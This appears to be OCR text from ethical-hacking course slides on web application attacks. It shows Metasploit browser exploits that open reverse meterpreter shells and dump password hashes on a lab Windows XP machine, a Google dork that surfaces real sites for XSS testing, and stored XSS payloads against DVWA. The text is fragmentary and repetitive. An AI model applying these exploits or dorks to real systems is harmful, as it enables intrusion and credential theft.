


```
msf exploit(ie_execcommand_uaf) > set URIPATH /
URIPATH => /
msf exploit(ie_execcommand_uaf) > exploit
[*] Exploit running as background job.
[*] Started reverse handler on 172.16.100.5:4444
msf exploit(ie_execcommand_uaf) > [*] Using URL: http://172.16.100.5:8080/
[*] Server started.
```



```
msf exploit(ie_execcommand_uaf) > sessions -l

Active sessions
=====

  Id  Type                Information                                     Connection
  --  -
  1    meterpreter x86/win32 WINXP-637996C89\xp @ WINXP-637996C89 172.16.100.5
:4444 -> 172.16.100.4:1195 (172.16.100.4)
  2    meterpreter x86/win32 WINXP-637996C89\xp @ WINXP-637996C89 172.16.100.5
:4444 -> 172.16.100.4:1199 (172.16.100.4)
  3    meterpreter x86/win32 WINXP-637996C89\xp @ WINXP-637996C89 172.16.100.5
:4444 -> 172.16.100.4:1203 (172.16.100.4)
  4    meterpreter x86/win32 WINXP-637996C89\xp @ WINXP-637996C89 172.16.100.5
:4444 -> 172.16.100.4:1207 (172.16.100.4)

msf exploit(ie_execcommand_uaf) > 
```

```
root@kali: ~  
File Edit View Search Terminal Help  
Active sessions  
=====
```

Id	Type	Information	Connection
1	meterpreter	x86/win32 WINXP-637996C89\xp @ WINXP-637996C89	172.16.100.5
2	meterpreter	x86/win32 WINXP-637996C89\xp @ WINXP-637996C89	172.16.100.5
3	meterpreter	x86/win32 WINXP-637996C89\xp @ WINXP-637996C89	172.16.100.5
4	meterpreter	x86/win32 WINXP-637996C89\xp @ WINXP-637996C89	172.16.100.5

```
msf exploit(ie_execcommand_uaf) > sessions -i 1  
[*] Starting interaction with 1...  
meterpreter > sysinfo  
Computer : WINXP-637996C89  
OS : Windows XP (Build 2600, Service Pack 3)  
Architecture : x86  
System Language : en_US  
Meterpreter : x86/win32  
meterpreter >
```

```
Meterpreter : x86/win32  
meterpreter > hashdump  
Administrator:500:ccf9155e3e7db453aad3b435b51404ee:3dbde697d71690a769204beb12283678:::  
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
HelpAssistant:1000:6b68c929a9567dd5a798c7137b819016:d70b4e68e9e0fa3e68831ae010974fb7:::  
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:56ba60ba1c13af67dddc6a941cfe1f3b:::  
xp:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
meterpreter >
```

## Module 12 Hacking Web Applications

# Hacking Web Applications








Module 12

Unmask the **Invisible Hacker.**



# Introduction to Web Applications



	Web applications <b>provide an interface between end users and web servers</b> through a set of web pages that are generated at the server end or contain script code to be executed dynamically within the client web browser
	Though web applications enforce certain security policies, they are <b>vulnerable to various attacks</b> such as SQL injection, cross-site scripting, session hijacking, etc.
	Web technologies such as <b>Web 2.0</b> provide more attack surface for web application exploitation
	Web applications and Web 2.0 technologies are invariably used to support <b>critical business functions</b> such as CRM, SCM, etc. and improve business efficiency

Copyright © by **IE-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

XSS Dorks: inurl:"search.php?q="

inurl:"search.php?q="

https://www.google.com/search?biw=998&bih=522&noj=1&q=inurl%3A"search.php%3

Apps New Tab Best Hacking Site Kali Linux - PicaTesH... Web Application An... Pixiewps Offline WP...

Google inurl:"search.php?q="

All Videos Shopping Images News More Search tools

About 1,750,000 results (0.40 seconds)

here - DaFont  
www.dafont.com/search.php?q=mincraft ▾ Dafont ▾  
A description for this result is not available because of this site's robots.txt – learn more.

Physics - Free educational resources: eduMedia-Share  
www.edumedia-share.com/search.php?q=physics ▾  
animasi atom dalam kotak. Roberval balance. Ball bouncing deceleration. Ball trajectory with Stromotion. Rebonds. chute libre parabolique. « 1 2 3 4 5 6 ».

minecraft - Search - dafont

www.dafont.com/search.php?q=mincraft

Apps New Tab Best Hacking Site Kali Linux - PicaTesH... Web Application An... Pixiewps Offline WP...

Login | Register English Français



**dafont.com**

Themes Authors Forum Submit a font  
New fonts Top FAQ Tools A B C D E F

Commercial fonts

fonts.com minecraft Search

MyFonts minecraft Search



## Select a Scan Target

Choose a target for new scan



### Scan Target

☒ Enter a base URI for scan:

☐ Choose a target scope for scan

Default Scope



Edit Scopes

### Web Model

☒ Include previously discovered paths from Web model

< Back


Next >

Cancel

Finish



**Select Modules**  
Choose which scanner modules to enable for this scan



Select modules to run:

- ▶ ☒ Injection Modules
- ▶ ☒ Response Processing Modules

< Back

Next >

Cancel

Finish

### Authentication Options

Configure cookies and authentication identity to use during scan



Identity to scan site as:

Set-Cookie or Set-Cookie2 value:

Add cookie


Remove selected cookie(s)

< Back



Next >

Cancel

Finish



```
<script>alert("An XSS Exploitability Test")</script>
```



### Vulnerability: Stored Cross Site Scripting (XSS)

Home  
Instructions  
Setup / Reset DB  
Brute Force  
Command Injection  
CSRF  
File Inclusion  
File Upload  
Insecure CAPTCHA  
SQL Injection

Name \* hacker  
Message \*  
Sign Guestbook

Name: test  
Message: This is a test comment.

Inspector: `<td width="100">Message *</td><br><td><textarea maxlength="50" rows="3" cols="50" name="mtxMessage"></textarea></td></tr></tbody></table>`

Rules: `element { } input, textarea, select { font: 100% arial,sans-serif; vertical-align: middle; }`

### Vulnerability: Stored Cross Site Scripting (XSS)

Home  
Instructions  
Setup / Reset DB  
Brute Force  
Command Injection  
CSRF  
File Inclusion  
File Upload  
Insecure CAPTCHA  
SQL Injection

Name \* hacker  
Message \*  
Sign Guestbook

Name: test  
Message: This is a test comment.

Inspector: `<td width="100">Message *</td><br><td><textarea maxlength="1000" rows="3" cols="50" name="mtxMessage"></textarea></td></tr></tbody></table>`

Rules: `element { } input, textarea, select { font: 100% arial,sans-serif; vertical-align: middle; }`

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

XSS (Reflected)

XSS (Stored)

## Vulnerability: Stored Cross Site Scripting (XSS)

Name \*

hacker

Message \*

<script>alert("An XSS Exploitability Test")</script>

Sign Guestbook

Name: test

Message: This is a test comment.

### More Information

- [https://www.owasp.org/index.php/Cross-site\\_Scripting\\_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))
- [https://www.owasp.org/index.php/XSS\\_Filter\\_Evasion\\_Cheat\\_Sheet](https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet)
- [https://en.wikipedia.org/wiki/Cross-site\\_scripting](https://en.wikipedia.org/wiki/Cross-site_scripting)
- <http://www.cqisecurity.com/xss-faq.html>

## Vulnerability: Stored Cross Site Scripting (XSS)

Name \*

Message \*

An XSS Exploitability Test

OK

Name: test

Message: This is a test comment.

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

XSS (Reflected)

XSS (Stored)

DVWA Security

PHP Info

About

## Vulnerability: Stored Cross Site Scripting (XSS)

Name \*

Message \*

Sign Guestbook

Name: test

Message: This is a test comment.

Name: hacker

Message:

### More Information

- [https://www.owasp.org/index.php/Cross-site\\_Scripting\\_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))
- [https://www.owasp.org/index.php/XSS\\_Filter\\_Evasion\\_Cheat\\_Sheet](https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet)
- [https://en.wikipedia.org/wiki/Cross-site\\_scripting](https://en.wikipedia.org/wiki/Cross-site_scripting)
- <http://www.cgisecurity.com/xss-faq.html>
- <http://www.scriptalert1.com/>

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

XSS (Reflected)

XSS (Stored)

DVWA Security

PHP Info

## DVWA Security

### Security Level

Security level is currently: **low**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.  
Priority to DVWA v1.9, this level was known as 'high'.

Low

Medium

High

Submit

## Vulnerability: Stored Cross Site Scripting (XSS)

Name \*

Message \*

An XSS Exploitability Test

OK

Name: test  
Message: This is a test comment.

Name: hacker  
Message:

[Home](#)  
[Instructions](#)  
[Setup / Reset DB](#)  
[Brute Force](#)  
[Command Injection](#)  
[CSRF](#)  
[File Inclusion](#)  
[File Upload](#)  
[Insecure CAPTCHA](#)  
[SQL Injection](#)  
[SQL Injection \(Blind\)](#)  
[XSS \(Reflected\)](#)  
[XSS \(Stored\)](#)  
**[DVWA Security](#)**  
[PHP Info](#)

### DVWA Security

#### Security Level

Security level is currently: **impossible**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.  
Priority to DVWA v1.9, this level was known as 'high'.

Impossible ▾  
Low  
Medium  
**High**

**Submit**



## Vulnerability: Stored Cross Site Scripting (XSS)

Name \*

Message \*

An XSS Exploitability Test

OK

Name: test  
Message: This is a test comment.

Name: hacker  
Message:

## Vulnerability: Stored Cross Site Scripting (XSS)

Name \*

Message \*

hacker2

<h1>XSS</h1>

Sign Guestbook

## Vulnerability: Stored Cross Site Scripting (XSS)

Name \*

Message \*

Name: test  
Message: This is a test comment.

Name: hack  
Message:  
**XSS**

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# service postgresql start && service metasploit start  
[ ok ] Starting PostgreSQL 9.1 database server: main.  
[ ok ] Metasploit rpc server already started.  
[ ok ] Metasploit web server already started.  
[ ok ] Metasploit worker already started.  
root@kali:~# msfconsole
```

```
http://metasploit.pro  
KALI LINUX™  
Frustrated with proxy pivoting? Upgrade to layer-2 VPN pivoting with  
Metasploit Pro -- learn more on http://rapid7.com/metasploit  
"the quieter you become, the more you are able to hear"  
=[ metasploit v4.11.0-2015013101 [core:4.11.0.pre.2015013101 api:1.0.0]]  
+ -- ==[ 1398 exploits - 877 auxiliary - 237 post ]  
+ -- ==[ 356 payloads - 37 encoders - 8 nops ]  
+ -- ==[ Free Metasploit Pro trial: http://r-7.co/trymsp ]  
msf >
```

```
root@kali: ~  
File Edit View Search Terminal Help  
  
Name                               Disclosure Date  Rank  
Description  
-----  
exploit/multi/browser/firefox_xpi_bootstrapped_addon 2007-06-27      excell  
ent Mozilla Firefox Bootstrapped Addon Social Engineering Code Execution  
  
msf > use exploit/multi/browser/firefox_xpi_bootstrapped_addon  
msf exploit(firefox_xpi_bootstrapped_addon) > set SRVHOST 172.16.100.5  
SRVHOST => 172.16.100.5  
msf exploit(firefox_xpi_bootstrapped_addon) > set LHOST 172.16.100.5  
LHOST => 172.16.100.5  
msf exploit(firefox_xpi_bootstrapped_addon) > set SRVPORT 7070  
SRVPORT => 7070  
msf exploit(firefox_xpi_bootstrapped_addon) > exploit  
[*] Exploit running as background job.  
  
[*] Started reverse handler on 172.16.100.5:4444  
msf exploit(firefox_xpi_bootstrapped_addon) > [*] Using URL: http://172.16.100.5  
:7070/kn2ZDVi  
[*] Server started.
```

## Vulnerability: Stored Cross Site Scripting (XSS)

Name \*

Message \*

